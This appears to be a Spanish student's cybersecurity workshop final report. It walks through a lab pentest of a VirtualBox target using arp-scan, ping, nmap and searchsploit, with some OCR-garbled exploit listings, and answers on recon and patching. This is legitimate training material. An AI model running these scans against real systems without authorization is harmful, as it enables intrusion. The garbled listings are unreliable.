

CIBERSEGURIDAD PRACTICO

TRABAJO FINAL

Autor del trabajo: Mauricio Siri



TALLER DE CIBERSEGURIDAD

TALLER DE CIBERSEGURIDAD

ACTIVIDAD DE EVALUACIÓN FINAL

CONTENIDO

1.-¿Para qué hacemos un ping desde una máquina atacante a una vulnerable?	5
2.- ¿Qué hay de diferente en las respuestas?	6
3.- ¿Cuál es nuestra máquina objetivo tomando en cuenta que es un sistema Linux?.....	6
4.- ¿Qué información nos da nmap sobre la ip de la máquina vulnerable?	8
5.- ¿Es importante conocer la versión del servicio y contrastarla con las vulnerabilidades existentes?.....	10
6.- ¿Es importante siempre aplicar los últimos parches de los servicios?	11
7.-¿En el escenario que estamos planteando (realizando un pentesting) debo limitarme a realizar un searchexploit sobre un único servicio o sobre todos los servicios de la máquina vulnerable?	11
8.- ¿Qué información podemos sacar de la web hosteada que nos sea de relevancia?	12
9.- ¿Qué información podemos sacar de la web hosteada (en este caso su código fuente) que nos sea de relevancia?.....	14
10. ¿Qué información podemos sacar del código fuente que nos sea de relevancia?.....	18
12.- ¿Estar logueado nos da una nueva funcionalidad?	24
13.- ¿Qué vector de ataque conseguimos?	24
14.- ¿Para qué sirve el proxy?	29
15.- ¿Para qué nos sirve manipular y enviar peticiones “custom”?	32
16-LINK A VIDEO DE TRABAJO FINAL TALLER CIBERSEGURIDAD	52
17-LINK A PRESENTACION DE TFINAL CIBERSEGURIDAD	52
18-Conclusión	53
19.-Síntesis del Trabajo Realizado	53

TALLER DE CIBERSEGURIDAD

ACTIVIDAD DE EVALUACIÓN FINAL

Paso 1


Lo primero que debemos realizar es:

**Configurar ambos equipos para que estén en la red “Solo Anfitrión” de Virtual Box,
la cual posee DHCP
activado por defecto.**

**Chequearemos la IP del equipo atacante (Kali), en la interfaz conectada a la red
“Solo Anfitrión” en este**

caso eth0con:

ip a




```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
        inet 172.20.10.7/28 brd 172.20.10.15 scope global dynamic noprefixroute
            valid_lft 86374sec preferred_lft 86374sec
        inet6 2800:ac:4021:9125:e78d:f7eb:e112:aa51/64 scope global noprefixroute
            valid_lft forever preferred_lft forever
        inet6 fe80::7169:c4f6:2481:bc06/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 02:42:83:fe:69:b4 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
```

TALLER DE CIBERSEGURIDAD

ACTIVIDAD DE EVALUACIÓN FINAL

Ya tenemos la dirección de la red a la que estamos conectados, y nuestra propia dirección comenzaremos por hacer un escaneo de hosts activos usando la herramienta arp-scan:

```
sudo arp-scan -I eth0 --localnet
```



The screenshot shows a terminal window titled "kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox". The terminal displays the output of the command "sudo arp-scan -I eth0 --localnet". The output shows network interface details and a list of scanned hosts.

```
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state link/ether 02:42:83:fe:69:b4 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ sudo arp-scan -I eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 172.20.10.7
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file macvendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
)
172.20.10.2      1c:bf:c0:ce:be:11      (Unknown)
172.20.10.1      82:95:3a:c2:6b:64      (Unknown: locally administered)
172.20.10.8      08:00:27:0f:1a:61      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.527 seconds (10.48 hosts/sec).
  3 responded

(kali㉿kali)-[~]
$
```

Aquí obtendremos posibles objetivos, los cuales comenzaremos a probar con ping hasta ubicar la máquina vulnerable. Pueden buscar herramientas alternativas que permitan obtener más información para esta etapa.

TALLER DE CIBERSEGURIDAD

ACTIVIDAD DE EVALUACIÓN FINAL

Vamos a hacer un ping desde Kali a los posibles objetivos

ping 172.20.10.8

CTRL + C para frenar la ejecución:

The screenshot shows a terminal window titled "kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox". The terminal window has a dark theme with purple highlights. The title bar includes icons for file operations, a browser, and system status. The menu bar includes "Archivo", "Máquina", "Ver", "Entrada", "Dispositivos", and "Ayuda". The window title is "kali@kali: ~". The terminal content shows the following command and its output:

```
(kali㉿kali)-[~]
$ ping 172.20.10.8
PING 172.20.10.8 (172.20.10.8) 56(84) bytes of data.
64 bytes from 172.20.10.8: icmp_seq=1 ttl=64 time=0.944 ms
64 bytes from 172.20.10.8: icmp_seq=2 ttl=64 time=0.992 ms
64 bytes from 172.20.10.8: icmp_seq=3 ttl=64 time=0.738 ms
64 bytes from 172.20.10.8: icmp_seq=4 ttl=64 time=0.946 ms
64 bytes from 172.20.10.8: icmp_seq=5 ttl=64 time=1.02 ms
64 bytes from 172.20.10.8: icmp_seq=6 ttl=64 time=0.882 ms
64 bytes from 172.20.10.8: icmp_seq=7 ttl=64 time=0.555 ms
64 bytes from 172.20.10.8: icmp_seq=8 ttl=64 time=0.377 ms
64 bytes from 172.20.10.8: icmp_seq=9 ttl=64 time=0.984 ms
64 bytes from 172.20.10.8: icmp_seq=10 ttl=64 time=1.02 ms
64 bytes from 172.20.10.8: icmp_seq=11 ttl=64 time=1.05 ms
64 bytes from 172.20.10.8: icmp_seq=12 ttl=64 time=1.04 ms
64 bytes from 172.20.10.8: icmp_seq=13 ttl=64 time=1.16 ms
^C
— 172.20.10.8 ping statistics —
13 packets transmitted, 13 received, 0% packet loss, time 12070ms
rtt min/avg/max/mdev = 0.377/0.900/1.159/0.210 ms

(kali㉿kali)-[~]
```

The terminal window also features a dock at the bottom with various icons for file operations, a browser, and system utilities.

1-*¿Para qué hacemos un ping desde una máquina atacante a una vulnerable?*

1. **Verificar la Conectividad:** Para asegurarnos de que la máquina vulnerable está en línea y accesible en la red.
2. **Descubrir Hosts Activos:** En la fase de reconocimiento, usamos ping para identificar cuáles hosts están activos y responden a solicitudes ICMP.
3. **Medir Latencia:** Para determinar la latencia entre la máquina atacante y la máquina objetivo, lo que puede ayudar a planificar futuros ataques.
4. **Recopilar Información de Red:** La respuesta al ping puede revelar información sobre la topología de la red, como el tiempo de

TALLER DE CIBERSEGURIDAD

ACTIVIDAD DE EVALUACIÓN FINAL

respuesta y la posible existencia de firewalls o sistemas de prevención de intrusiones.

2.- ¿Qué hay de diferente en las respuestas?

Tiempo de Respuesta (latencia): El tiempo que tarda un paquete en ir y volver puede variar dependiendo de la distancia y la carga de la red.

TTL (Time-to-Live): El TTL decrece con cada salto que el paquete realiza, lo que puede indicar la distancia (en términos de saltos de red) hasta el objetivo.

Fragmentación: La respuesta puede mostrar si los paquetes están fragmentados, lo que puede indicar limitaciones en la red.

Mensaje de Error: Si el host no es alcanzable, se pueden recibir mensajes de error como "Destination Host Unreachable" o "Request Timed Out", lo que puede indicar problemas de conectividad o dispositivos de seguridad en la red.

3.- ¿Cuál es nuestra máquina objetivo tomando en cuenta que es un sistema Linux?

1. **Servicios Activos:** Si al realizar un escaneo de puertos encontramos servicios típicamente asociados con Linux (como SSH en el puerto 22, servicios web Apache o Nginx, y servidores de bases de datos MySQL o PostgreSQL).
2. **Fingerprinting del Sistema Operativo:** Utilizando herramientas como Nmap con la opción -O para identificar el sistema operativo, que puede indicar que el sistema objetivo es Linux.
3. **Comportamiento del Sistema:** Al interactuar con servicios y archivos del sistema, la estructura y los nombres de archivos pueden indicar que se trata de un sistema Linux.
4. **Banners de Servicios:** Muchos servicios en Linux mostrarán banners en sus respuestas que pueden incluir información sobre el sistema operativo.


Paso 2

Desde Kali ejecutaremos nmap para ver cierta información en la ip de la máquina vulnerable, con el comando

nmap -sC -sV 172.20.10.8

TALLER DE CIBERSEGURIDAD

ACTIVIDAD DE EVALUACIÓN FINAL





4.- ¿Qué información nos da nmap sobre la ip de la máquina vulnerable?

1. Estado de los Puertos:

- ✓ **Puertos Abiertos/Cerrados/Filtrados:** Indica cuáles puertos están abiertos, cerrados o filtrados en la máquina objetivo.
- ✓ **Servicios Asociados:** Los servicios que se están ejecutando en los puertos abiertos (e.g., HTTP en el puerto 80, MySQL en el puerto 3306).

2. Información del Sistema Operativo (OS Fingerprinting):

- ✓ **Tipo de Sistema Operativo:** Identificación del sistema operativo (e.g., Linux, Windows).
- ✓ **Versión del Sistema Operativo:** Versiones específicas del sistema operativo, si es posible (e.g., Ubuntu 20.04).

3. Versiones de Servicios:

- ✓ **Versión del Software:** Nmap puede identificar las versiones específicas del software que se ejecuta en los puertos abiertos (e.g., Apache 2.4.29).

4. Hostname:

- ✓ **Nombre del Host:** Nmap puede identificar el nombre del host de la máquina objetivo si está disponible.

5. Script Scanning (NSE Scripts):

- ✓ **Vulnerabilidades Conocidas:** Utilizando scripts de Nmap (NSE), se pueden identificar vulnerabilidades conocidas en los servicios descubiertos.
- ✓ **Información Adicional:** Información detallada sobre la configuración de los servicios, como certificados SSL, métodos HTTP permitidos, etc.

6. Traceroute:

- ✓ **Ruta a la Máquina Objetivo:** La ruta que los paquetes toman desde la máquina atacante hasta la máquina objetivo, incluyendo todos los saltos intermedios.

7. Información del Hardware:

- ✓ **Dirección MAC:** La dirección MAC del dispositivo, si se está realizando un escaneo en la misma red local.
- ✓ **Fabricante del NIC:** A veces se puede determinar el fabricante del hardware basado en la dirección MAC.



Vemos que tenemos tres puertos abiertos en la IP de la máquina vulnerable, 80 con un servicio apache, 111 con un portmapper(rpcbind) y un 3306 con mysql.

En el caso de que quiera un exploit para alguno de estos servicios, desde Kali puedo ejecutar el comando searchsploit rpcbind, apache, mysql

```
(kali㉿kali)-[~]
$ searchsploit rpcbind

Exploit Title | Path
-----|-----
wncbind - CALLIT procedure UDP Crash (PoC)| linux/dos/26887.rb
on\VPN] / libtirpc - Denial of Service| linux/dos/41974.rb
Wietse Venema Rpcbind Replacement 2.1 - Denial of Service| unix/dos/20376.txt

Shellcodes: No Results

(kali㉿kali)-[~]
$
```

kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit View Help
(kali㉿kali)-[~]
$ searchsploit apache

Exploit Title | Path
-----|-----
Apache (Windows x86) - Chunked Encoding (Metasploit)| windows_x86/remote/16782.rb
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution| php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner| php/remote/29316.py
Apache - Arbitrary Long HTTP Headers (Denial of Service)| multiple/dos/366.pl
Apache - Arbitrary Long HTTP Headers Denial of Service| linux/dos/371.c
Apache - Denial of Service| linux/dos/18221.c
Apache - httpOnly Cookie Disclosure| multiple/remote/18442.html
Apache - Remote Memory Exhaustion (Denial of Service)| multiple/dos/18442.pl
Apache 0.9.31.14 / NCSA Mhttpd 1.x - "test.cgi" Directory Listing| cgi-bin/remote/20351.pl
Apache 1.0.1/1.1.3 - Server Address Disclosure| multiple/remote/21067.c
Apache 1.1 / NCSA HTTPD 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi| multiple/dos/19536.txt
Apache 1.2 - Denial of Service| multiple/dos/20558.txt
Apache 1.2.5/1.3.1 / UnityMail 2.0 - MIME Header Denial of Service| windows/dos/20272.pl
Apache 1.3 + PHP 3 - File Disclosure| multiple/remote/20466.txt
Apache 1.3 - Artificially Long Slash Path Directory Listing (1)| multiple/remote/20692.pl
Apache 1.3 - Artificially Long Slash Path Directory Listing (2)| multiple/remote/20693.c
Apache 1.3 - Artificially Long Slash Path Directory Listing (3)| multiple/remote/20694.pl
Apache 1.3 - Artificially Long Slash Path Directory Listing (4)| multiple/remote/20695.pl
Apache 1.3 - Directory Index Disclosure| multiple/remote/21002.txt
Apache 1.3.12 - WebDAV Directory Listings| linux/remote/20218.txt
Apache 1.3.20 (Win32) - MPlex' Remote File Disclosure| osx/remote/21201.txt
Apache 1.3.31 mod_include Local Buffer Overflow| windows/remote/21204.txt
Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation| linux/local/587.c
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security| linux/local/338.c
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access| windows/remote/28424.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access| windows/remote/19975.pl

CTRL DERECHA
```

kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit View Help
(kali㉿kali)-[~]
$ searchsploit mysql

Exploit Title | Path
-----|-----
Active Calendar 1.2 - '/data/mysql/events.php?css' Cross-Site Scripting| windows/webapps/29653.txt
Advanced Poll 2.0 - 'mysql_host' Cross-Site Scripting| php/webapps/33972.txt
Agora 0.4 RC1 - 'MysqLfinderAdmin.php' Remote File Inclusion| php/webapps/2726.txt
Asterisk 'asterisk-addons' 1.2.7/1.4.3 - CDR_ADDON_MYSQL Module SQL Injection| linux/remote/30677.pl
Banex PHP MySQL Banner Exchange 2.21 - 'admin.php' Multiple SQL Injections| php/webapps/28307.txt
Banex PHP MySQL Banner Exchange 2.21 - 'members.php?cfg_root' Remote File Inclusion| php/webapps/28308.txt
Banex PHP MySQL Banner Exchange 2.21 - 'members.php?cfg_root' Remote File Inclusion| php/webapps/28309.txt
Bantay PHP MySQL Banner Exchange >2.1 - 'cpanel/config/username' SQL Injection| php/webapps/27464.txt
Cholod MySQL Banner Exchange ->2.1 - 'cpanel/config/username' SQL Injection| linux/local/40465.txt
Cisco Firepower Threat Management Console 6.0.1 - 'Handle_Coded MySQL' Credential| php/webapps/14096.txt
CMSQLite CMSQLite 1.3 - Cross-Site Request Forgery| php/webapps/10406.html
CMSQLite 1.2 - CMSQLite 1.3.1 - Remote Code Execution| php/webapps/14654.php
cPanel 10.8.x - 'cpwrap' via MySQL Admin Privilege Escalation| php/webapps/23554.php
cPanel 10.8.x - cpwrap via MySQL Admin Privilege Escalation| linux/local/2466.pl
cPanel 11 - PassWD MySQL Cross-Site Scripting| php/webapps/29572.txt
CSP MySQL User Manager 2.3.1 - Authentication Bypass| linux/webapps/44589.txt
Froxlor Server Management Panel 0.9.33.1 - MySQL Login Information Disclosure| php/webapps/37225.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| php/webapps/31731.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| php/webapps/31732.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| php/webapps/31730.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| php/webapps/31730.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| php/webapps/51920.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| jsp/webapps/38095.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| aspx/webapps/14444.txt
GEDCOM_TO_MYSQL 0.16a - 'Arbitrary File Upload'| php/webapps/21412.txt
Keld PHP-MYSQL Netw Script 0.7.1 - 'login.php' SQL Injection| windows/local/518094.py
LinkerOffender 19.10 - MySQL Root Password Calculator| php/webapps/10450.txt
Linkster - PHP/MySQL SQL Injection| php/webapps/39912.html
miniMySQLAdmin 1.1.3 - Cross-Site Request Forgery (SQL Execution)|
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Pero si ya sabemos la versión del servicio, podríamos incluso buscar específicamente la versión del mismo, con el comando

searchexploit {nombre_del_servicio} {version_del_servicio}

```
(kali㉿kali)-[~]
$ searchsploit apache 2.4.10

Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow (1) | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | unix/remote/47080.c
Apache Tomcat < 5.5.17 - Remote Directory Listing | linux/webapps/39642.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | multiple/remote/2061.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Byp | unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Byp | multiple/remote/6229.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | jpg/webapps/42966.py
Apache Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execut | windows/webapps/42953.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execut | linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execut | linux/remote/34.pl

Shellcodes: No Results

(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ searchsploit mysql 5.5.47

Exploit Title | Path
mysql < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py
mysql < 5.6.35 / < 5.7.17 - Integer Overflow | multiple/dos/41954.py

Shellcodes: No Results

(kali㉿kali)-[~]
$
```

5.- ¿Es importante conocer la versión del servicio y contrastarla con las vulnerabilidades existentes?

Sí, es muy importante conocer la versión específica de los servicios que se están ejecutando en la máquina objetivo. Esta información nos permite:

1. **Identificación de Vulnerabilidades Conocidas:** Conocer la versión específica de un servicio permite buscar vulnerabilidades conocidas (CVEs) que afecten esa versión. Los mantenedores de software suelen publicar listas de vulnerabilidades y sus respectivas versiones afectadas.
2. **Exploit Development:** Si hay exploits disponibles para una versión específica, puedes usarlos para comprometer el servicio. Los exploits suelen ser desarrollados para versiones específicas y pueden no funcionar en versiones más recientes o anteriores.
3. **Evaluación del Riesgo:** Conocer las vulnerabilidades ayuda a evaluar el riesgo de los servicios ejecutados y priorizar las acciones correctivas.
4. **Planificación de Parcheo:** Con esta información, los administradores pueden planificar las actualizaciones

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

necesarias para mitigar las vulnerabilidades descubiertas

6.- ¿Es importante siempre aplicar los últimos parches de los servicios?

Sí, es fundamental aplicar los últimos parches y actualizaciones de los servicios por varias razones:

1. **Seguridad:** Los parches suelen incluir correcciones para vulnerabilidades de seguridad. Aplicarlos reduce el riesgo de ser explotado.
2. **Estabilidad:** Los parches también pueden incluir correcciones de errores que mejoran la estabilidad y el rendimiento del servicio.
